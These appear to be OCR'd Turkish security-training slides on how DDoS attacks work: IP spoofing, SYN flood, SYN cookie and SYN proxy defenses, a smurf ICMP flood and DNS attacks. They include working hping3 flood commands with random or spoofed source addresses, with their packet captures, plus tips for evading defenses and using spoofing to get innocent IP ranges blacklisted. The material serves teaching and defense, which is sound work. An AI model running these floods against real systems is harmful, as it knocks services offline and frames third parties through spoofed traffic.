Çalıştay | DDoS Saldırıları Nasıl Gerçekleştirilir?

Huzeyfe ÖNAL
Bilgi Güvenliği AKADEMİSİ
www.bga.com.tr

Ajanda

- DDoS saldırılarını anlamak için gerekli temel bilgiler.
- DDoS ürünlerindeki sistematik hata
  - "It's not a bug, it's a feature " durumu!
- Syn Flood DDoS saldırıları nasıl gerçekleştirilir ve temel engelleme yöntemleri
- DNS flood saldırıları nasıl gerçekleştirilir ve temel engelleme yöntemleri
- HTTP GET Flood saldırıları nasıl gerçekleştirilir

Ve temel engelleme yöntemleri

Herşeyin Temeli TCP/IP

- DDoS saldırılarını iyi anlayabilmek ve yorumlayabilmek için gerekli olan tek şey sağlam TCP/IP bilgisi.
  - TCP/IP bilgisi sağlam olan bir güvenlik yöneticisi ek araçlara ihtiyaç duymadan Linux sistemleri kullanarak DDoS saldırıları konusunda ciddi analizler yapabilir.

DDoS Ürünlerinde Çözülemeyen Problem

- Piyasadaki çoğu DDoS engelleme sistemi rate limiting/karantina mantığıyla çalışmaktadır.
  - Bir ip adresi(ip bloğu)nde belirli sayının üstünde trafik/paket gelirse ip adresini kara listeye al
  - Bazıları daha karmaşık algoritmalar da kullanmaktadır
- Rate limiting işlemi en kolay ve kesin çözüm gibi görünmesine rağmen IP adreslerinin spoof edilebilir olması sebebiyle tehlikelidir!

Örnek-I

- X Firması Y DDoS ürünü kullanmaktadır.
- Y ürünü gelen trafik üzerinde “özel” bir algoritma çalıştırarak belirli seviyenin üzerinde paket gönderen IP adreslerini engellemektedir.
- A nickli saldırgan basit bir araç kullanarak root dns sunucuların ip adreslerini spoof ederek X Firmasına yoğun paket göndermektedir
- X firmasındaki Y sistemi Root DNS sunucuların IP adresini engellemeye başlar...

Örnek-II

- Saldırgan bununla da kalmayıp bir dosyaya Türkiye IP bloklarını yazarak rastgele bu ip adreslerinden spoof edilmiş paketler göndermektedir.
- X firmasını koruyan Y sistemi tüm Türkiye IP adreslerini engellemeye başlar...
- Netstress bu senaryoları gerçekleştirebilmektedir.

IP Spoofing

- IP korumasız, onaysız bir protokoldür
- İstenilen IP adresi ile hedef sistemlere paket gönderilebilir
  - IP spoofing
- Daha üst katmandaki uygulamalar IP spoofing engellemek için ek önlemler almak zorundadır
  - TCP için random ISN numaraları vs
- Hangi uygulamarda yapılabilir
  - OSI'e göre 7. katmandaki protokollerde IP spoofing teoride mümkündür
  - Pratikte imkansıza yakındır

Initial Sequence Number (ISN)

- 32-bitdir
- 3'lü el sıkışmada ilk SYN paketinde ve ikinci SYN paketinde kullanılır
  - Bu değerin tahmin edilebilir olması TCP hijacking saldırılarına yol açabilir
- Günümüz işletim sistemlerinde bu değer tahmin edilemeyecek* şekilde üretilir

- *Tahmin edilmesi güçleştirilmiş random değerler.
- TCP'de IP spoofing yapılamamasının sebebi

Paket Boyutları

- DDoS saldırılarında paket boyutları çok önemlidir
- Saldırganın ne kadar paket gönderebileceği, kurbanın ne kadar trafik kaldırabileceği paket boyutlarıyla doğrudan orantılıdır
- Genel geçer kural: paket boyutu küçüldükçe güvenlik sistemlerinin performansı düşer!
- Ortalama
  - Bir TCP paketi 60 Byte
  - Bir UDP paketi 40 Byte
  - Bir HTTP paketi 400 Byte

100-1000 Mb ile neler yapılabilir?

- Saldırı Tipine göre
  - SYNFlood olursa
    - [100 Mb 200.000 pps]
    - [1Gb 2.000.000 pps]
  - UDP flood olursa
    - [100Mb 400.000pps]
    - [1Gb 4.000.000 pps]
  - GET Flood olursa
    - [100Mb 32.000 pps]
    - [1Gb 320.000 pps]
- 100Mb=100x1024Kb=100x1024x1024b=104857600bit
- 104857600bit/8=13107200byte/60=218.000 pps


TCP SYN paket boyutu

Syn Flood

- Internet dünyasında en sık gerçekleştirilen DDoS saldırı tipi
- Oldukça kolaydır
- Eğer gerekli önlemler alınmamışsa 2Mb hat ile 100Mb hatta sahip olan sistemler devre dışı bırakılabilir
- Saldırı yapması kadar korunması da kolaydır
- Genellikle sahte IP adresleri kullanılarak gerçekleştirilir

Neden Kaynaklanır?

- Temel problem
  - SYN paketini alan tarafta paketi gönderen onaylanmadan kaynak ayrılması
- Paketi gönderen IP adresinin gerçek olduğu belirlenmeden sistemden kaynak ayırılmamalı!



TCP SYN Paketi

Ortalama 60 byte

```
[root@mail ~]# hping -p 80 -S 99.99.99.1 -c 1
HPING 99.99.99.1 (bce1 99.99.99.1): S set, 40 headers + 0 data bytes

--- 99.99.99.1 hping statistic ---
1 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[root@mail ~]#
```

mail.lifeoverip.net - SecureCRT

File Edit View Options Transfer Script Tools Help

mail.lifeoverip.net


```
[root@mail ~]# tcpdump -i bce1 -v -s0 -tn host 99.99.99.1
tcpdump: listening on bce1, link-type EN10MB (Ethernet), capture size 65535 bytes
IP (tos 0x0, ttl 64, id 16922, offset 0, flags [none], proto TCP (6), length 40)
    91.93.119.80.2636 > 99.99.99.1.80: Flags [S], cksum 0xfeae (correct), seq 156218608, win 512, length 0
```

Gönderilen her SYN paketi için hedef sistem ACK-SYN paketi üretecektir.

SynFlood Örneği


- Amaç:Hedef sisteme tamamlanmamış binlerce TCP SYN paketi gönderip servis verememesinin sağlanması
- Kullanılan araç: Hping

Syn Flood:Gerçek IP Adresleri Kullanarak



Syn Flood:Sahte IP Adresleri Kullanarak

- Kaynak IP adresi seçilen makine açıksa gelen SYN+ACK paketine RST cevabı dönecektir
- Ciddi saldırılarda kaynak ip adresleri canlı olmayan sistemler seçilmeli!



Random Sahte IP Adresi Kullanarak Syn Flood

```
root@seclabs:~# hping3 --flood -p 80 192.168.1.1 -S --rand-source
HPING 192.168.1.1 (eth0 192.168.1.1): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.1.1 hping statistic ---
38910 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@seclabs:~#
```


Her biri farklı sahte IP adresleri

```
root@seclabs:~# tcpdump -i eth0 -n -c 10  not tcp port 22
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
15:32:00.873729 IP 38.229.94.208.1131 > 192.168.1.1.80: S 1430370877:1430370877(0) win
512
15:32:00.874169 IP 51.156.106.34.1132 > 192.168.1.1.80: S 1541065602:1541065602(0) win
512
15:32:00.874496 IP 242.107.203.163.1133 > 192.168.1.1.80: S 467335447:467335447(0) win
512
15:32:00.875104 IP 51.5.104.198.1134 > 192.168.1.1.80: S 545020726:545020726(0) win 512
15:32:00.875434 IP 15.107.198.252.1135 > 192.168.1.1.80: S 1327699439:1327699439(0) win
 512
15:32:00.875686 IP 105.30.208.236.1136 > 192.168.1.1.80: S 1854543872:1854543872(0) win
 512
15:32:00.876281 IP 112.31.252.123.1137 > 192.168.1.1.80: S 148664490:148664490(0) win 5
12
15:32:00.876528 IP 51.99.83.148.1138 > 192.168.1.1.80: S 2016110487:2016110487(0) win 5
12
15:32:00.876748 IP 21.84.230.195.1139 > 192.168.1.1.80: S 577132950:577132950(0) win 51
2
15:32:00.877154 IP 160.184.35.181.1140 > 192.168.1.1.80: S 1478357594:1478357594(0) win
 512
```

SynFlood DDoS Saldırıları Nasıl Anlaşılır?

- Temel mantık
  - Normalin üzerinden SYN paketi geliyorsa veya normalin üzerinde SYN_RECV durumu gözüküyorsa SYN Flood olma ihtimali vardır

Netstat İle SynFlood Belirleme-Windows



Sahte IP Kullanımının Dezavantajları

- Synflood saldırısında sahte IP adresleri kullanılırsa
  - Her gönderilen SYN paketine karşılık hedef sistem sahte IP adreslerine SYN ACK paketi dönecektir.
  - Bu durumda sahte IP adreslerinin gerçek sahipleri sizden ACK flood saldırısı geliyormuş zannedebilir
  - Saldırgan belirli bir firmanın IP Adresinden geliyormuş gibi SynFlood Saldırısı gönderebilir

SynFlood Saldırılarını Engelleme

- Syn Flood Saldırısı gerçekleştirme çok kolaydır
- Syn flood saldırılarını engellemek çok kolaydır
- Syn flood saldırıları için tüm dünya iki temel çözümü kullanır
  - Syn cookie
  - Syn proxy
- Bu iki çözüm haricinde endüstri standartı haline gelmiş başka çözüm bulunmamaktadır
  - Farklı adlandırmalar kullanılabilir(syn authentication gibi)

SynCookie


- Syncookie aktif edilmiş bir sistemde gelen SYN paketi için sistemden bir kaynak ayrılmaz
- SYN paketine dönecek cevaptaki ISN numarası özel olarak hesaplanır (kaynak.ip+kaynak.port+.hedef.ip+hedef.port+x değeri) ve hedefe gönderilir
- Hedef son paket olan ACK'i gönderdiğinde ISN hesaplama işlemi tekrarlanır ve eğer ISN numarası uygunsa bağlantı kurulur
  - Değilse bağlantı iptal edilir


SynCookie Dezavantajları

- Syncookie'de özel hazırlanacak ISN'ler için üretilen random değerler sistemde matematiksel işlem gücü gerektirdiği için CPU harcar
- Eğer saldırının boyutu yüksekse CPU performans problemlerinden dolayı sistem yine darboğaz yaşar
- DDOS Engelleme ürünleri(bazı IPS'lerde de) bu darboğazı aşmak için sistemde Syncookie özelliği farklı CPU tarafından işletilir

SynProxy Mantığı

- Sadece oturum kurulmuş TCP bağlantılarını sunucuya geçir!






SynProxy Dezavantajları

- Synproxy'de proxylik yapan makine state bilgisi tuttuğundan yoğun saldırılarda state tablosu şişebilir
- Synproxy ya hep açıktır ya da kapalı
  - Belirli değerin üzerinde SYN paketi gelirse aktif et özelliği yoktur

SYN Cookie Alt etme

- Sunucu tarafında kullanılan syncookie özelliği istemci tarafında da kullanılarak sunucudaki syncookie özelliği işe yaramaz hale getirilebilir.
- Böylece istemci kendi tarafında state tutmaz, sunucu tarafında da 3'lü el sıkışma tamamlandığı için bağlantı açık kalır(uzun süre)
- Netstress aracı kullanarak syn cookie atlatma saldırıları gerçekleştirilebilir.

Icmp Flood(Smurf)



Hping ile Icmp Flood Denemesi

- hping3 --icmp -C 8 -K 0   -a 172.26.27.22 172.26.27.255 -d 1000


DNS Servisine yönelik DDOS Saldırıları

- DNS UDP üzerinden çalışır= kandırılmaya müsait servis
- DNS = Internet'in en zayıf halkası
  - E-posta hizmetleri
  - Web sayfalarının çalışması
  - İnternetim çalışmıyor şikayetinin baş kaynağı ☺
- DNS sunuculara yönelik DDOS saldırıları
  - DNS yazılımında çıkan buglar
  - ENDS kullanımı ile amplification saldırıları
  - DNS sunucuların kapasitelerini zorlama

